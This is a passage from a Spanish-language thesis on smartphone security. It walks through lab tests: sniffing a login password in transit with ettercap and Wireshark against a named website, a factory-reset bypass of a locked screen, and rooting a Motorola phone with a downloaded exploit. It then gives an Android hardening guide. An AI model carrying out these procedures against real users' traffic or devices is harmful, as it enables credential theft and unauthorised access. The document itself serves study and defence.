


Figura 18 – Aplicación ettercap mostrando su log de actividades, luego de haber configurado la intervención entre 2 hosts.

En la segunda etapa se usa *Wireshark* y se deben realizar los siguientes pasos.

Desde la *PC*, se debe abrir la aplicación en una consola como superusuario o *root*:

```
# wireshark
```

Probablemente se muestre una o dos advertencias indicando que el usuario que abrió la

aplicación es *root*, estos avisos deben ser ignorados.

Una vez dentro de la aplicación, dentro de la interface gráfica, se debe ejecutar la captura de paquetes. Para ello se debe desplegar el menú "*Capture*" para seleccionar el ítem "*Interfaces*...". Aparece una ventana con una lista de interfaces de red y se debe seleccionar la que se conecta a la red local; en este caso, se debe seleccionar la interface que se conecta a una red via *Wi-Fi*, denominada "*wlan0*"; acto seguido se debe presionar el botón "*Start*". De esta manera se inicia la captura de paquetes que entran y salen de la interface de red seleccionada.

Mientras se capturan paquetes con la *PC*, desde el *smartphone* se debe ingresar a un sitio *web* que exija datos de una cuenta para iniciar una sesión, no hace falta que se tener una cuenta registrada dado que esto es sólo una demostración de una filtración de datos. Para esta prueba basada en un tutorial [SAMCLAS], se utiliza el sitio web "*http://scn.naturacosmeticos.com.ar/*". Una vez dentro de este sitio web se debe completar los campos del formulario “Código de consultora” y “Contraseña” (con información inventada), acto seguido apretar el botón "*Ok*".

Luego se debe retornar a la *PC* para detener la captura de paquetes. Con la captura realizada, se deben descartar los paquetes inservibles de la extensa lista que generó *Wireshark,* para ello se debe aplica un filtro escribiendo en el campo "*Filter*:" el texto "*frame contains senha*". El filtro aplicado depende del criterio empleado, para este caso, se filtra por el contenido de los paquetes [ASKWIRE], o sea que se descartan aquellos paquetes que no contengan el texto "senha". El valor "senha" proviene de una inspección en el código HTML del formulario, en donde se obtuvo el nombre del campo de la contraseña que se envía al servidor.

El filtro aplicado sirve para mostrar sólo los paquetes que interesan en una lista reducida, a partir de esta lista se debe elegir cualquiera de los paquetes que aparece y hacer *click* secundario en él para que aparezca un menú emergente, en éste se debe elegir la opción "*Follow TCP Stream*". Se muestra una nueva ventana con un texto en el centro, en donde se debe usar la herramienta de búsqueda para localizar el texto "*senha*", se verá que al lado de este texto se puede encontrar la contraseña ingresada.




Figura 19 – Búsqueda del contenido del campo del formulario

Al finalizar la prueba, se debe detener el ataque efectuado por *ettercap*. Para ello se debe ir al menú “Mitm” y elegir el ítem “Stop mitm attack(s)”.

4.3.5.3 Observaciones

La primer etapa se realiza mecánicamente, o sea que casi siempre se van a efectuar los mismos pasos; en cambio, la segunda etapa puede requerir un poco de análisis para tomar de decisiones, porque se pudo haber utilizado otro criterio en el filtro.

En cuanto a los resultados, esta prueba se aplica a los tres *smartphones* y en los 3 casos se pudo filtrar información.

En este caso, se puede realizar un ataque del tipo *man-in-the-middle* porque los datos de la cuenta (usuario y contraseña) no están encriptados. En el caso de que el sitio *web* utilice una tecnología de seguridad para encriptar los datos que se transmitan entre el navegador y el servidor (como lo hace *GMail*, por ejemplo), no se podría ubicar la

información que interesa para este caso.

Se pudo concluir que un ataque aplicable a la plataforma PC puede ser trasladado a la plataforma móvil.

4.3.6 Sexta prueba

4.3.6.1 Introducción

El tamaño y peso del *smartphone* lo hacen portable para que el usuario pueda llevarlo consigo a cualquier lugar, para poder aprovechar sus funciones en cualquier momento. Sin embargo, esta característica lo expone a riesgos, dado que el *smartphone* puede estar al alcance de una persona que no sea el dueño y con malas intenciones. En esta prueba se va a demostrar que existen formas para tener acceso a la información contenida en el *smartphone*, eludiendo medidas de seguridad, como el bloqueo de la pantalla. La prueba consiste en forzar al *smartphone* (su memoria interna) a volver al estado de fábrica (*hard reset*) con la finalidad de poder volver a usar el *smartphone* (sin la pantalla bloqueada), para poder buscar información en la tarjeta *SD* y copiarla. O también, el atacante busca simplemente destruir los datos del smartphone.

4.3.6.2 Procedimiento

Serie de pasos (para el smartphone *Motorola Defy+*):

- Apagar el *smartphone* (la pantalla bloqueada no es un impedimento).
- Presionar botón para bajar el volumen y el botón de encendido a la vez.
- Presionar botón para subir y bajar el volumen a la vez.
- Se muestra un menú, en el cual se debe elegir "*Wipe data/factory reset*".




Figura 20 – Confirmación del borrado de los datos del modelo LG G3 (izquierda) y menú del modelo Motorola Moto G 2 (derecha)




Figura 21 – Menú del modelo Motorola Defy+

4.3.6.3 Observaciones

Los pasos descritos dependen del modelo del *smartphone* utilizado. Para volver al estado de fábrica a otro modelo de *smartphone* se debe consultar el sitio *web* llamado "*Hard reset*" (*http://www.hard-reset.com*). Se pudo acceder al menú oculto con todos los smartphones de prueba, sólo se ejecutó la destrucción de datos con el *Motorola Defy+*. Lo que queda demostrado es que se puede dañar la información contenida de un *smartphone* fácilmente cuando el usuario descuida físicamente al equipo, dejando la

posibilidad a cualquier usuario de poder acceder a los datos contenidos en la tarjeta *SD*.

4.3.7 Séptima prueba

4.3.7.1 Introducción

El proceso de *rooting* de dispositivos con *Android* le permite al usuario tener control privilegiado (permisos de superusuario) en el sistema operativo; sin embargo, estos usuarios deben manejarse con cuidado porque pueden causar daños al equipo de forma involuntaria (se hizo referencia de este tema en el capítulo 1). Las aplicaciones que posibilitan el "*rooteo*" no dan ninguna garantía de que no van a dañar al *smartphone* que se va a someter, o sea que el hecho de aplicar el proceso de *rooting* ya es un riesgo en sí mismo, a parte de las consecuencias negativas que acarrea. Esta prueba consiste en la realización de este proceso, para ello se obtuvo información del procedimiento que se debe realizar a partir de foros, *blogs*, páginas *web* personales, etc. En este caso se acudió al blog llamado “Grupo Android” [GRUPAND].

En cuanto al ambiente de desarrollo de la prueba, se utilizó una *PC* con *Windows 7* y un *smartphone Defy+* de la marca *Motorola*.

El proceso de ejecución del *exploit* se lo puede dividir en 2 etapas: instalación de *drivers* y “*rooteo”*. En la primera etapa se debe instalar los *drivers* que provee el fabricante del *smartphone* para que el sistema operativo lo detecte, y así poder ejecutar comandos en el mismo, para ello está la herramienta de línea de comandos llamada *adb* que ayuda a realizar el *rooting*. En la segunda etapa se debe ejecutar el *exploit*.

4.3.7.2 Procedimiento

Los pasos a seguir son:

- Se descarga la aplicación que trae los *drivers* del *smartphone* desde el sitio *web* del fábricante [MOTODRI]. Luego se descarga el *exploit* [ROOTEXP].
- Se instala la aplicación de escritorio "*Motorola Device Manager*", el cual instala los *drivers* para que *Windows* reconozca al *smartphone* cuando se lo conecta. Esta instalación no requiere configuración.
- Se enchufa el *smartphone* al puerto *USB* y se activa la depuración *USB*: ir al menú de aplicaciones, ir a "Configurar", ir a "Programador" y activar "Depuración por *USB*". Si es la primera vez que se accede a la opción "Programador", ésta no aparece; para develar esta opción se debe ir a "Configurar", luego ir a "Acerca del teléfono", una vez allí se pulsa 7 veces seguidas el número de compilación que aparece.
- Se descomprime el archivo que contiene el *exploit* en un carpeta temporal. Desde allí, se accede a la carpeta "Root+Boot-AIO" por la línea de comandos para ejecutar el comando "*adb devices*". Ésto es para probar si el sistema operativo

detectó al *smartphone*. Si devuelve un listado con al menos un elemento (lista de smartphones conectados), significa que funcionó y se puede usar *adb* en el *smartphone*.

- Se ejecuta el *exploit*, el mismo no tiene complicaciones: se ejecuta el archivo "runme.bat" desde la línea de comandos que se abrió en el paso anterior. Por cada mensaje que aparece, se presiona la tecla "enter" hasta que indica que se terminó el proceso.




Figura 22 – Ventana de la consola de Windows luego de ejecutar el exploit

- Reiniciar el smartphone, opcionalmente se puede acceder a un menú nuevo durante el booting del sistema, que tiene herramientas y opciones nuevas generadas por el exploit. Para acceder a este menú, se debe presionar el botón para bajar el volumen en el arranque del sistema cuando se encienda el led del frente del smartphone con un color azul.

4.3.7.3 Observaciones

El procedimiento en que se realiza el "*rooteo*" es sencillo. No obstante, se corren riesgos dado que la fuente de donde se consiguió el *exploit* no es confiable.

Capítulo 5

Medidas de seguridad

5.1 Objetivo

El objetivo general del capítulo es demostrar que los usuarios, las organizaciones y los desarrolladores pueden llevar a cabo un conjunto de prácticas para mejorar la seguridad en los *smartphones*.

Se cubren 2 ámbitos distintos: por un lado, los usuarios pueden tomar iniciativa para prevenir caos ante los ataques que producen las amenazas siguiendo una guía; y por otro lado, los desarrolladores pueden aportar con medidas sencillas sobre sus aplicaciones para mitigar riesgos.

El capítulo se divide en 5 partes:

- Reconsideraciones en el *Hardening*.
- Concientización del usuario.
- *Software* recomendado.
- Plantilla de recomendaciones.
- Medidas en el desarrollo de una aplicación para *Android*.

5.2 Reconsideraciones en el Hardening

Como referencia y para entrar en contexto con el concepto de *Hardening*, se consideran algunas definiciones a partir de distintas fuentes:

El proceso de *hardening* de un sistema operativo consiste en la eliminación de todas las herramientas, utilidades y otras opciones de administración de sistemas que son innecesarias y que podrían ser utilizadas para facilitar el accionar de un *hacker* en un sistema operativo. Asimismo, el proceso de *hardening* asegura que todos los elementos de seguridad apropiados serán activados y configurados correctamente [HARUNIX].

Por otro lado, según la misma fuente de información [HARUNIX], el proceso de *hardening* en un sistema operativo es aquel que reduce al mínimo la exposición de una computadora a las amenazas actuales y futuras mediante una completa configuración del sistema operativo y la eliminación de aplicaciones innecesarias.

Según el artículo [HARCONC], el *hardening* consta de procesos, metodologías, productos o combinación de ellos que se usan para incrementar la seguridad del *software* existente.

En el mismo artículo también se expone una clasificación del *hardening.* De estas clases de *hardenings*, hay una que se relaciona con el estudio que se realiza en esta sección. Esta es la clase denominada *hardening* en el entorno operativo, la cual establece mejoras en la seguridad del contexto de ejecución (redes, sistemas operativos, bibliotecas, etc.) que se apoya en el *software*; son esos cambios que hacen que la explotación de vulnerabilidades sea más difícil, a pesar de que no son un remedio.

De estas definiciones se concluye, a grandes rasgos, que el *hardening* es el proceso de configuración del sistema operativo para mejorar la seguridad.

En la siguiente guía, las pautas que definen al *hardening* en *Android*, se las puede dividir en las siguientes categorías: seguridad básica, seguridad de autenticación, seguridad en el navegador, seguridad en la red y configuraciones adicionales de seguridad. Estas pautas se basan en la publicación de la Universidad de Texas [HARDTEX] y fueron enriquecidas con aportes adicionales.

5.2.1 Seguridad básica

A continuación se enumeran un conjunto de medidas elementales.

- Mantener actualizado el *software*:
    - Se debe actualizar el sistema operativo a la última versión. Sin embargo, vale aclarar que no todos los *smartphones* con *Android* pueden actualizar su sistema operativo a la versión más reciente dado que los fabricantes publican actualizaciones para algunos de sus modelos (no todos). Éstas se pueden realizar de forma manual o aparecen automáticamente en modo de notificación (a pantalla completa) cuando se publica una nueva. Si se quiere realizar una actualización manual, el usuario se debe dirigir al ítem "Configurar" dentro del menú general del sistema, luego elegir "Acerca del teléfono", finalmente ir a "Actualizaciones del Sistema" donde aparecerá una notificación si es que hay una nueva actualización del sistema.
    - En donde la seguridad es crítica, es aconsejable tener activado el servicio de actualizaciones automáticas en las aplicaciones. Éste se lo puede encontrar dentro de las opciones de la aplicación de *Google Play*: hay una opción que permite actualizar automáticamente o manualmente a las aplicacioness que fueron descargadas de *Google Play*. La primera opción es la recomendada y se explicó cómo acceder a ella en el capítulo 3.
    - Para ambientes donde la seguridad es importante (una organización, por ejemplo), es aconsejable planificar el reemplazo de *smartphones* cada 2-3 años para mantener actualizadas las versiones de los sistemas operativos, dado que para los modelos viejos se dejan de publicar actualizaciones. Además, cuando el usuario o la organización está en la fase de reemplazo del *smartphone*, se debe considerar el uso de los smartphones *Nexus*, los cuales son respaldados directamente por *Google* (el principal colaborador en

el proyecto *Android*), dado que los dispositivos *Nexus* son los primeros dispositivos *Android* en recibir actualizaciones del sistema operativo. Los dispositivos de la serie *Nexus* no tienen modificaciones realizadas por el proveedor de telefonía móvil, ni de los fabricantes de *hardware*; además, tiene un gestor de inicio no bloqueado, para permitir un mayor desarrollo y personalización.

- Evitar la instalación de aplicacioness desde fuentes desconocidas, generalmente estas fuentes son *marketplaces* de terceros y no son recomendables. *Google Play* tiene la habilidad de eliminar aplicacioness maliciosas de su *marketplace* ni bien se descubre alguna y también se las elimina directamente de los *smartphones* que descargaron esas aplicaciones maliciosas. Este tema se lo tocó en el capítulo 3.
- Habilitar la encriptación del dispositivo: se puede aplicar la encriptación en los datos almacenados en la memoria interna del *smartphone* (cuentas, ajustes, aplicaciones descargadas, etc.), pero la facultad de encriptar los datos contenidos en la tarjeta *SD* varía en función del fabricante del *smartphone* si lo incluye o no esa funcionalidad, también se puede acudir a una aplicación de un tercero.
    - Se puede usar el servicio que trae *Android*, sin acudir a una aplicación desarrollada por un tercero, para encriptar los datos del *smartphone* (al menos, los de la memoria interna): se usa la misma clave que el bloqueador de pantalla, es recomendable que esta clave sea fuerte (luego, en la sección de concientización se darán sugerencias en la elección de una buena contraseña). En el capítulo 3 se comentó acerca de esta funcionalidad.
- Deshabilitar el modo de desarrollo. *Android* ofrece una serie de características que los desarrolladores usan para depurar sus aplicaciones dentro del *smartphone* e interactuar con el sistema a través del puerto *USB* con el fin de manipular la unidad de almacenamiento local o el sistema en sí. Cuando se activa esta modalidad, es posible controlar un *smartphone* completamente a través de la interface *USB*. Por ello, estas características deben estar habilitadas sólo en casos excepcionales y hasta que terminen las pruebas.
- Usar un servicio o aplicación de un tercero (confiable) para poder borrar remotamente todos los datos (*"wipe out"*). Ésto es para asegurar la privacidad de la información que contiene un *smartphone*, si se lo pierde. Muchas aplicaciones de terceros proporcionan esta funcionalidad, como *Norton Mobile Security* [NORTSEC], *McAfee Mobile Security* [MCMOBSE], *Lookout* [LOOKOUT], entre otros. También hay un servicio gratuito integrado a *Android*, llamado "*Android Device Manager*" (fue visto en el capítulo 3), que provee esta funcionalidad.
- Borrar todos los datos del smartphone antes de devolverlo, llevarlo a reparar o reciclarlo. Esta medida sirve para prevenir el acceso no autorizado a información sensible guardada en el *smartphone*. Entonces las unidades de almacenamiento (interna y externa) deben borrarse antes de que estén fuera del alcance del usuario.

- Desactivación de las notificaciones de las aplicaciones, para que no interfieran con el normal uso del *smartphone*. Por la velocidad que surgen las notificaciones, a veces, éstas envían al usuario a lugares que no siempre son del todo seguros o simplemente son una distracción que se vuelve indeseable. Por ejemplo, pueden llegar notificaciones para aceptar condiciones y el usuario no siempre está consciente de lo que está aceptando. Estas notificaciones pueden surgir en cualquier momento y lugar, dado que por lo general el usuario siempre lleva consigo su *smartphone*. La forma de desactivar las notificaciones de una aplicación en particular es la siguiente: se debe ir al menú general, elegir "Configurar", luego "Aplicaciones", allí se debe elegir una aplicación específica y no tildar el casillero que dice "Mostrar notificaciones".
- Configuración adecuada de las cuentas de usuario. En *Android* se pueden tener varios usuarios para separar las preferencias de cada uno, tema que se tocó en el capítulo 3.

5.2.2 Seguridad de autenticación

Las siguientes medidas se orientan a mejorar la seguridad orientado a la autenticación.

- Definir una contraseña alfanumérica para la función de bloqueo de pantalla. En el capítulo 3 se comentó acerca de este punto. Luego, en la sección de concientización se darán pautas para definir una contraseña robusta.
- Definir un plazo para que se active el bloqueo de pantalla automático. O sea que el *smartphone* se bloqueará automáticamente cuando permanezca inactivo por una cierta cantidad de tiempo. Un tiempo razonable podría ser 15 segundos.
- Deshabilitar la visualización de la contraseña cuando se la escribe. Cuando esta función está activa y se esté introduciendo una contraseña, se puede ver sólo el último símbolo que se presionó del teclado, por uno o dos segundos. Al desactivar esta característica, aumenta la seguridad, haciendo que sea más difícil para las personas alrededor del usuario conocer su contraseña, que observan lo que introduce el usuario.
- Habilitar el borrado de datos total ante una excesiva cantidad de intentos fallidos en el ingresos de la clave. *Android* no proporciona esta funcionalidad de forma nativa, pero hay aplicaciones de terceros que sí. Si el poseedor del *smartphone* falla reiteradas veces en la introducción del código de acceso, se puede deducir que el poseedor del *smartphone* no es el dueño; en esta instancia, gracias a la ayuda de aplicaciones de terceros, el *smartphone* automáticamente borrará todos los datos protegiendo la información confidencial.

5.2.3 Seguridad en el Navegador

